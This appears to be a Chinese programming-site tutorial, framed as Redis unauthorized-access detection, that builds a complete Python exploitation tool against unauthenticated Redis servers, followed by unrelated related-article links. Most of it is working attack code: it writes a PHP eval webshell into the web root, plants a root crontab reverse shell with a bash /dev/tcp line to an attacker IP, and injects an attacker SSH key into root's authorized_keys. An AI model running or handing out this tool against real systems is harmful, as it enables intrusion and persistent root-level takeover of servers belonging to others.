

使用python脚本实现Redis未授权访问检测
1 测试环境准备
CentOS 7(192.168.198.66/24):安装 Redis 服务器并用 root 权限开启服务,关闭保护模式;安装并开启 httpd 服务;开启 ssh 服务。
Kali(192.168.198.172/24):测试脚本效果,模拟攻击机。
Win10:VS Code开发脚本,Xshell控制虚拟机。
2 未授权访问检测
首先需要检测 6379 端口是否开启,直接使用 socket 连接测试即可,is_port_open() 函数实现检测端口开启情况。
def is_port_open(host,port):
    s=socket.socket()
    s.settimeout(0.3)
    try:
        s.connect((host,port))
    except Exception as e:
        return False
    else:
        return True
    finally:
        s.close()
然后尝试连接 Redis 服务器,这里用到redis模块中的StrictRedis(host,port,socket_timeout),通过client_list() 方法获取客户列表查看是否连接成功。如果成功连接到 Redis 服务器, client_list() 的调用就不会抛出异常。
try:
    client = redis.StrictRedis(host=ip, port=port, socket_timeout=0.3)
    ok_lst = client.client_list()
    print('[+] Connected to the Redis server successfully...')
except Exception as e:
    print(f'[-] An unexpected error occurred: {e}')
3 写入webshell
Redis命令:
config set dir /var/www/html
config set dbfilename shell.php
set x "<?php @eval($_POST[123]); ?>"
save
对应的 redis 模块的方法:
client.config_set('dir','/var/www/html')
client.config_set('dbfilename','shell.php')
client.set('x','<?php @eval($_POST[123]); ?>')
client.save()
增加设置根目录一句话木马名称和密码功能:
def Webshell(client):
    try:
        df_dir='/var/www/html'
        web_dir=input('Please enter the root directory of the target machine\'s website, input nothing to use the default path: /var/www/html\n')
        web_dir=web_dir.strip()
        if not web_dir: web_dir=df_dir
        name=input('Please enter the name of the PHP file you want to upload: ')
        passwd=input('Please enter the connection password: ')
        client.config_set('dir',web_dir)
        client.config_set('dbfilename',name+'.php')
        client.set('x','<?php @eval($_POST['+passwd+']); ?>')
        client.save()
        print("[+] Webshell "+name+".php"+" uploaded successfully...")
    except Exception as e:
        print(f"[-] Webshell upload failed: {e}")
4 建立反弹连接
同理,这里利用定时任务实现反弹连接。先设置 Redis 数据库目录到系统定时任务目录,名字设置为 root (相当于修改 root 用户的定时任务),增加用户设定 IP 和端口监听功能。
def Reverse(client):
    try:
        client.config_set('dir','/var/spool/cron')
        client.config_set('dbfilename','root')
        ip=input('Set the attacker\'s IP address: ')
        port=input('Set the listening port: ')
        payload='\n* * * * * bash -i >& /dev/tcp/'+ip+'/'+port+' 0>&1\n'
        client.set('x',payload)
        client.save()
        print("[+] Reverse shell task created successfully...")
    except Exception as e:
        print(f"[-] Reverse shell creation failed: {e}")
5 SSH keys 免密登录
把 Redis 的目录设置为 /root/.ssh,保存文件为 authorized_keys,实现在靶机中 authorized_keys 写入攻击者 ssh 公钥。
def Ssh(client):
    try:
        sshkey=input('Enter the SSH key you have generated: ')
        client.config_set('dir','/root/.ssh')
        client.config_set('dbfilename','authorized_keys')
        client.set('x','\n\n'+sshkey+'\n\n')
        client.save()
        print("[+] SSH key injected successfully.")
    except Exception as e:
        print(f"[-] SSH key injection failed: {e}")
6 完整代码
import numpy as np
import socket
import redis
import sys
def Hello_FK_Redis():
    a,b=60,30
    x,y,r=30,15,13
    img=np.zeros((b,a),dtype=str)
    for i in range(b):
        for j in range(a):
            dist=np.sqrt((i-y)**2+(j-x)**2)
            if r-1<dist<r+1: img[i,j]='*'
            elif abs(j-x)<1 and dist<r: img[i,j]='|'
            elif abs(i-y)<1 and dist<r: img[i,j]='-'
    img[img=='']=' '
    for i in img: print(''.join(i))
    print('----Welcome to use Redis Vulnerability Exploitation Tool----')
def is_port_open(host,port):
    s=socket.socket()
    s.settimeout(0.3)
    try:
        s.connect((host,port))
    except Exception as e:
        return False
    else:
        return True
    finally:
        s.close()
def Webshell(client):
    try:
        df_dir='/var/www/html'
        web_dir=input('Please enter the root directory of the target machine\'s website, input nothing to use the default path: /var/www/html\n')
        web_dir=web_dir.strip()
        if not web_dir: web_dir=df_dir
        name=input('Please enter the name of the PHP file you want to upload: ')
        passwd=input('Please enter the connection password: ')
        client.config_set('dir',web_dir)
        client.config_set('dbfilename',name+'.php')
        client.set('x','<?php @eval($_POST['+passwd+']); ?>')
        client.save()
        print("[+] Webshell "+name+".php"+" uploaded successfully...")
    except Exception as e:
        print(f"[-] Webshell upload failed: {e}")

def Reverse(client):
    try:
        client.config_set('dir','/var/spool/cron')
        client.config_set('dbfilename','root')
        ip=input('Set the attacker\'s IP address: ')
        port=input('Set the listening port: ')
        ip=ip.strip()
        port=port.strip()
        payload='\n* * * * * bash -i >& /dev/tcp/'+ip+'/'+port+' 0>&1\n'
        client.set('x',payload)
        client.save()
        print("[+] Reverse shell task created successfully...")
    except Exception as e:
        print(f"[-] Reverse shell creation failed: {e}")
def Ssh(client):
    try:
        sshkey=input('Enter the SSH key you have generated: ')
        client.config_set('dir','/root/.ssh')
        client.config_set('dbfilename','authorized_keys')
        client.set('x','\n\n'+sshkey+'\n\n')
        client.save()
        print("[+] SSH key injected successfully.")
    except Exception as e:
        print(f"[-] SSH key injection failed: {e}")
if __name__ == '__main__':
    Hello_FK_Redis()
    ip=input('Please enter the target machine\'s IP address: ')
    port=6379
    if is_port_open(ip,port):
        print('[+] Port 6379 is open...')
        print('[*] Trying to connect Redis server...')
        try:
            client=redis.StrictRedis(host=ip,port=port,socket_timeout=0.3)
            ok_lst=client.client_list()
            print('[+] Connected to the Redis server successfully...')
            print('Please choose the exploit method you want to use:\nEnter 1 for webshell\nEnter 2 for establishing a reverse connection\nEnter 3 for SSH key-based authentication\nOr any other character to exit...')
            try:
                c=int(input())
                if c==1: Webshell(client)
                elif c==2: Reverse(client)
                elif c==3: Ssh(client)
                else:
                    print('[*] Exiting...')
                    sys.exit()
            except Exception:
                print('[*] Exiting...')
                sys.exit()
        except Exception as e:
            print(f'[-] An unexpected error occurred: {e}')

    else:
        print('[-] Port 6379 is not open...')
7 测试效果 webshell



反弹连接

监听端口:7777

下面输入攻击机端口保证与监听的攻击机和端口一致:
免密登录

在 kali 中 .ssh 复制公钥 id_rsa.pub 的内容

免密登录:

以上就是使用python脚本实现Redis未授权访问检测的详细内容,更多关于python Redis未授权访问检测的资料请关注脚本之家其它相关文章!
相关文章
 这篇文章主要介绍了Python数组拼接np.concatenate实现过程,文中通过示例代码介绍的非常详细,对大家的学习或者工作具有一定的参考学习价值,需要的朋友可以参考下2020-04-04
 这篇文章主要介绍了Python类属性与实例属性用法,实例分析了Python类属性与实例属性的功能、定义与使用技巧,需要的朋友可以参考下2015-05-05
python3.6利用pyinstall打包py为exe的操作实例
今天小编就为大家分享一篇python3.6利用pyinstall打包py为exe的操作实例,具有很好的参考价值,希望对大家有所帮助。一起跟随小编过来看看吧2018-10-10
浅析pytorch中对nn.BatchNorm2d()函数的理解
Batch Normalization强行将数据拉回到均值为0,方差为1的正太分布上,一方面使得数据分布一致,另一方面避免梯度消失,这篇文章主要介绍了pytorch中对nn.BatchNorm2d()函数的理解,需要的朋友可以参考下2023-11-11 这篇文章主要为大家详细介绍了wxPython绘图模块wxPyPlot实现数据可视化,文中示例代码介绍的非常详细,具有一定的参考价值,感兴趣的小伙伴们可以参考一下2019-11-11
 这篇文章主要介绍了Python爬虫爬取微信朋友圈的方法,文中讲解非常细致,帮助大家更好的理解和学习Python爬虫,感兴趣的朋友可以了解下2020-08-08
 这篇文章主要介绍了pytorch加载预训练模型与自己模型不匹配的解决方案,具有很好的参考价值,希望对大家有所帮助。如有错误或未考虑完全的地方,望不吝赐教2021-05-05
 今天小编就为大家分享一篇关于Python使用folium excel绘制point,小编觉得内容挺不错的,现在分享给大家,具有很好的参考价值,需要的朋友一起跟随小编来看看吧2019-01-01
 这篇文章主要介绍了Python正则表达式匹配和提取IP地址的实例代码,本文通过实例代码给大家介绍的非常详细,具有一定的参考借鉴价值,需要的朋友可以参考下2019-06-06
 在Python编程中运算符是用于执行各种操作的特殊符号或关键字,下面这篇文章主要给大家介绍了关于Python中8种运算符介绍以及示例的相关资料,文中通过图文介绍的非常详细,需要的朋友可以参考下2024-02-02
最新评论